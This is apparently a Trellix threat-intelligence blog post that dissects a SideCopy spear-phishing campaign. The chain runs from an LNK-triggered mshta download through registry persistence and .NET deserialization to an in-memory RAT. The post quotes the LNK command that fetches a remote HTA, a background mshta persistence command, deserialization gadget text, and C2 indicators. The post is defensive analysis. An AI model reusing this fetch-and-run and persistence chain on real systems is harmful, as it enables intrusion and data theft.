

SideCopy Threat Intel: MSHTA-driven Execution and RAT Deployment

trellix.com/blogs/research/sidecopy-threat-intel-mshta-execution-rat-deployment



Blogs

The latest cybersecurity trends, best practices, security vulnerabilities, and more

By [Boggavarapu R S S Srinivas Gupta](#) and [Ravishankar N C](#) · September 17, 2026

Introduction

The modern cyber warfare landscape has evolved significantly as threat actors pivot toward simple yet highly effective and evasive [malware](#). While the primary objective of advanced persistent threat (APT) groups like SideCopy has historically been the surveillance and exfiltration of sensitive data from government officials and high-ranking personnel, their strategic scope has recently broadened to include academic institutions.

SideCopy campaign operations typically initiate through [spear-phishing](#) campaigns that leverage the abuse of mshta.exe to execute malicious scripts and circumvent standard security protocols. This delivery mechanism facilitates the deployment of a remote access trojan (RAT), which serves as the central pillar of their offensive infrastructure.

Trellix ARC has been closely tracking SideCopy's tactical evolution, including this recent expansion in their targeting. In this blog, we will explore a recent campaign deploying their preferred remote access trojan and, more importantly, dissect the mshta.exe execution chain, key payloads, and the mechanisms used to establish long-term persistence.

Anatomy of an infection: SideCopy kill chain




Figure 1: Infection chain

Kill chain overview

1. **Initial Access:** Delivers a weaponized ZIP archive via spear-phishing to trick the user into a compromise.
2. **The LNK Dropper:** A deceptive shortcut uses spoofed icons to trigger the initial malicious script execution.

3. **HTA Downloading:** Fetches a remote HTA stager from the attacker's server to bridge the next phase of the attack.
4. **Obfuscated HTA Staging:** Deobfuscates scripts in memory to drop the persistence loader, the second-stage HTA, and a decoy document.
5. **Persistence Mechanism:** Modifies Windows Registry Run Keys to ensure the malware automatically restarts upon every reboot.
6. **Living-off-the-Land (LotL):** Exploits the .NET BinaryFormatter to bypass security and re-animate malicious objects in memory.
7. **Memory Activation:** Utilizes mshta.exe and .NET methods to launch the RAT payload without ever writing it to the physical disk.
8. **Data Exfiltration:** Transmits stolen screenshots, files, and credentials to the C2 server via encrypted channels.

Technical analysis: SideCopy campaign lifecycle

1. Initial access

SideCopy gains initial access through spear-phishing campaigns that deliver weaponized ZIP archives. These archives contain a malicious .LNK file paired with a decoy GIF file. To enhance the [social engineering](#) lure, the .LNK file utilizes a PDF icon and deceptive naming conventions to masquerade as a legitimate DOCX document, misleading the victim into executing the initial infection stage.




Figure 2: Zip file contents

2. The weaponized LNK

The weaponized LNK contains malicious URL `https[:]//docsportal%2Ein/public/reps/com/161%2Ephp` to download and execute a heavily obfuscated HTA file, identified as `com.hta`.

```
File Name      : 0e0b77f79fe5d06f11de2959559379e94d62512e073c267b481a58d19d265240
Directory     : .
File Size     : 1658 kB
File Modification Date/Time : 1979:11:30 00:00:00+00:00
File Access Date/Time      : 0000:00:00 00:00:00
File Inode Change Date/Time : 2026:04:08 16:58:24+00:00
File Permissions          : -rw-rw-r--
File Type           : LNK
File Type Extension      : lnk
MIME Type           : application/octet-stream
Flags               : IDList, LinkInfo, Description, WorkingDir, CommandArgs, IconFile, Unicode, ExpIcon
File Attributes       : Archive
Create Date          : 2025:03:27 06:19:12+00:00
Access Date          : 2026:02:13 11:46:17+00:00
Modify Date          : 2025:03:27 06:19:12+00:00
Target File Size      : 13312
Icon Index           : 11
Run Window           : Normal
Hot Key              : (none)
Target File DOS Name   : mshta.exe
Drive Type            : Fixed Disk
Drive Serial Number    : BC42-352E
Volume Label          :
Local Base Path        : C:\Windows\System32\mshta.exe
Description            : Communication
Working Directory      : C:\Windows\Svstem32\
Command Line Arguments : "https://docsportal%2Ein/public/reps/com/161%2Ephp" & alpa%2Eexe
Icon File Name         : C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

Figure 3: Exiftool reveals malicious URL in LNK file

3. Downloading of secondary payload (HTA stager)

Upon execution, the LNK shortcut fetches an obfuscated HTA file from `docsportal[.]in`, caching it as `com.hta` in the standard Windows internet cache. Following successful execution, the malware employs an anti-forensic self-deletion routine by removing the HTA file from the disk once the subsequent infection stages are initialized. The HTA file contains an embedded `ne4snapk.dll`, and during execution the embedded DLL file is loaded into `mshta.exe` through a .NET deserialization attack.




Figure 4: Network activity of `mshta.exe` to download `com.hta`




Figure 5: ne4snapk.dll is injected to mshta.exe

4. Obfuscated HTA staging

Upon execution, the script deobfuscates and loads ne4snapk.dll, which serves as a dropper for three embedded components: a persistence loader (appT.bat), a secondary exploit stage (startT.hta), and a decoy document (commskl.docx) intended to misdirect the user. These files are stored in GZIP-compressed format. At runtime, the malware decompresses and drops these payloads onto the host filesystem. Once the environment is staged, the malware achieves persistence by modifying the Windows Registry, ensuring automated execution after every system reboot.

Course ID: Com-Sk-54

Rgn No: Reg/2025/861-r-mth

Student ID: 861-r-mth

Business Writing Skills for Professionals

What Are Business Writing Skills?

Business writing refers to **purposeful, professional communication** used in organizations. It includes emails, reports, proposals, memos, notices, and presentations. Unlike casual writing, business writing must be **concise, structured, and tailored to the audience**.

Key Principles of Effective Business Writing

- **Clarity:** Use simple, direct language. Avoid jargon unless the audience expects it.
- **Conciseness:** Eliminate unnecessary words. Busy professionals value brevity.
- **Tone:** Maintain a professional, respectful tone. Adapt formality depending on context.
- **Audience Awareness:** Always consider who will read the document and what they need.
- **Structure:** Organize content logically with headings, bullet points, or numbered lists.
- **Accuracy:** Ensure facts, figures, and grammar are correct to build trust.
- **Persuasiveness:** In proposals or pitches, balance facts with compelling arguments.

Types of Business Writing

Type	Purpose	Example
------	---------	---------

Figure 6: Dropped decoy document file




Figure 7: Dropped BAT and malicious HTA file

5. Persistence mechanism

The threat actor establishes reboot persistence by modifying the Windows Registry to trigger a malicious batch file, i.e., appT.bat. This script serves as a persistent loader designed to launch the secondary HTA stage in a stealthy background process.

- **Registry Modification:** The adversary injected a value into the Windows Run Key (typically HKCU\Software\Microsoft\Windows\CurrentVersion\Run), pointing to C:\Users\Public\User\appT.bat.
- **The Loader (appT.bat):** This file contains a specific command designed to initialize the HTA environment without user interaction: `start /b mshta.exe "C:\Users\Public\User\startT.hta"`
- **Stealth Execution:** By utilizing the /b switch, the attacker ensures that mshta.exe runs the startT.hta file in the background without opening a new console window, significantly reducing the chance of manual detection by the user.




Figure 8: Registry activity for persistence

6. Living-off-the-land: .Net deserialization attack

The obfuscated code within startT.hta executes a multistage deobfuscation routine to reconstruct a two-part XAML payload directly in memory. Our analysis of this process identified the critical components responsible for the reflective loading of the primary malicious DLL. To evade disk-based detection, the malware decodes its core payload into volatile memory space, transitioning from a Base64-encoded string to an active, in-memory process via .NET Deserialization.

The following steps outline the abuse of specific .NET classes and functions during the infection chain:

- **Base64 Decoding (mVfyZYlugN):** The initial stage utilizes a custom routine to perform base64 decoding of the string.
- **Memory Stream Conversion (DIVaHVNU):** This utility function prepares the payload for execution through three specific technical steps:
 - **System.Text.ASCIIEncoding:** Converts the decoded text into a raw byte array.
 - **System.Security.Cryptography.FromBase64Transform:** Performs a secondary cryptographic transformation to unmask the final binary data.

- **System.IO.MemoryStream**: Ingests the resulting bytes into a virtual "file" in RAM, ensuring no malicious artifacts are written to the physical disk.
- **Binary Object Reconstruction (BinaryFormatter)**: The malware leverages the `System.Runtime.Serialization.Formatters.Binary.BinaryFormatter` class to perform a **deserialization attack**.

Note: By abusing the `deserialize` method, the malware reconstructs the byte stream into a live object. Although Microsoft has officially categorized `BinaryFormatter` as obsolete due to its inherent security vulnerabilities, `SideCopy` continues to exploit it to achieve fileless code execution.




Figure 9: Dissecting the malicious startT.hta script

Signature2

```
MemberTypeDLEGenericArgumentsSOH5SOH5SOH5SOH5SOHNULETX BS CR System.Type[] @NULNULNUL .NULNULNUL ?NULNULNUL
ACKCNULNULNUL 'System.Reflection.Assembly Load(Byte[])ACKDNULNULNUL
[System.Reflection.Assembly Load(System.Byte[]) BS NULNULNUL
SOH6NULNULNUL4NULNULNULACKENULNULNUL1STXSystem.Func`2[[System.Reflection.Assembly, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089],
[System.Collections.Generic.IEnumerable`1[[System.Type, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089]], mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089]] .NULNULNUL
.NULNULNUL ?NULNULNULACKHNULNULNUL BS GetTypes
SOH7NULNULNUL5NULNULNUL HNULNULNUL .NULNULNUL ?NULNULNULACKKNULNULNULCANSystem.Type[] GetTypes() ACKLNULNULNUL
System.Type[] GetTypes() BS NULNULNUL
SOH8NULNULNUL4NULNULNULACKMNULNULNUL4SOHSystem.Func`2[[System.Type, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.Object, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]] .NULNULNUL
.NULNULNULACKONULNULNULDLSystem.ActivatorACKPNULNULNUL SO CreateInstance
SOH9NULNULNUL5NULNULNUL PNULNULNUL .NULNULNUL ONULNULNULACKSNULNULNUL)System.Object
CreateInstance(System.Type)ACKTNULNULNUL)System.Object CreateInstance(System.Type) BS NUL
NUL
SOH: NULNULNUL VT NULNULNULACKUNULNULNUL&System.ComponentModel.Design.CommandIDEOTNULNULNUL *NULNULNULDL;
```

Figure 10: Decoded XAML file reveals the instructions that perform .NET deserialization attack in memory and Reflective loading of loluegnt.dll into mshta.exe

7. Payload activation in memory

Following the deserialization phase, the malware executes a reflective loading sequence to inject the malicious loluegnt.dll directly into the memory space of the mshta.exe process. This "fileless" execution bypasses traditional disk-based security scanning by utilizing a series of .NET Reflection primitives:

- **Assembly Ingestion:** Using `System.Reflection.Assembly.Load`, the malware ingests the raw binary bytes of the RAT from memory, registering it as a valid module within the host application.
- **Object Instantiation:** The `Activator.CreateInstance` method is called to initialize the malicious object in memory.
- **Initial Execution:** Upon successful instantiation, the malware triggers the `DoMainWork` method within `TestClass`, and launches the RAT's operational capabilities.

```
// Token: 0x0600001B RID: 27 RVA: 0x00003164 File Offset: 0x00001364
private ManagementObjectCollection Antivirus()
{
    ManagementObjectCollection managementObjectCollection2;
    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2", "Select * from
    AntivirusProduct"))
    {
        ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
        managementObjectCollection2 = managementObjectCollection;
    }
    return managementObjectCollection2;
}
```

Figure 11: Malware checks for antivirus product on victim machine




Figure 12: Overview of malicious capabilities embedded in the loluegnt.dll binary

8. Data exfiltration

SideCopy facilitates encrypted exfiltration via port 5863 to dns[.]educationportals[.]biz (resolved to 45[.]j61[.]157[.]22). Although the actor utilizes [AES encryption](#), the discovery of a hardcoded cryptographic key (NMXIKS09?:709,!~InsYUS) allows defenders to decrypt and analyze C2 communications. Monitoring for this specific port and IP is highly recommended for immediate detection.

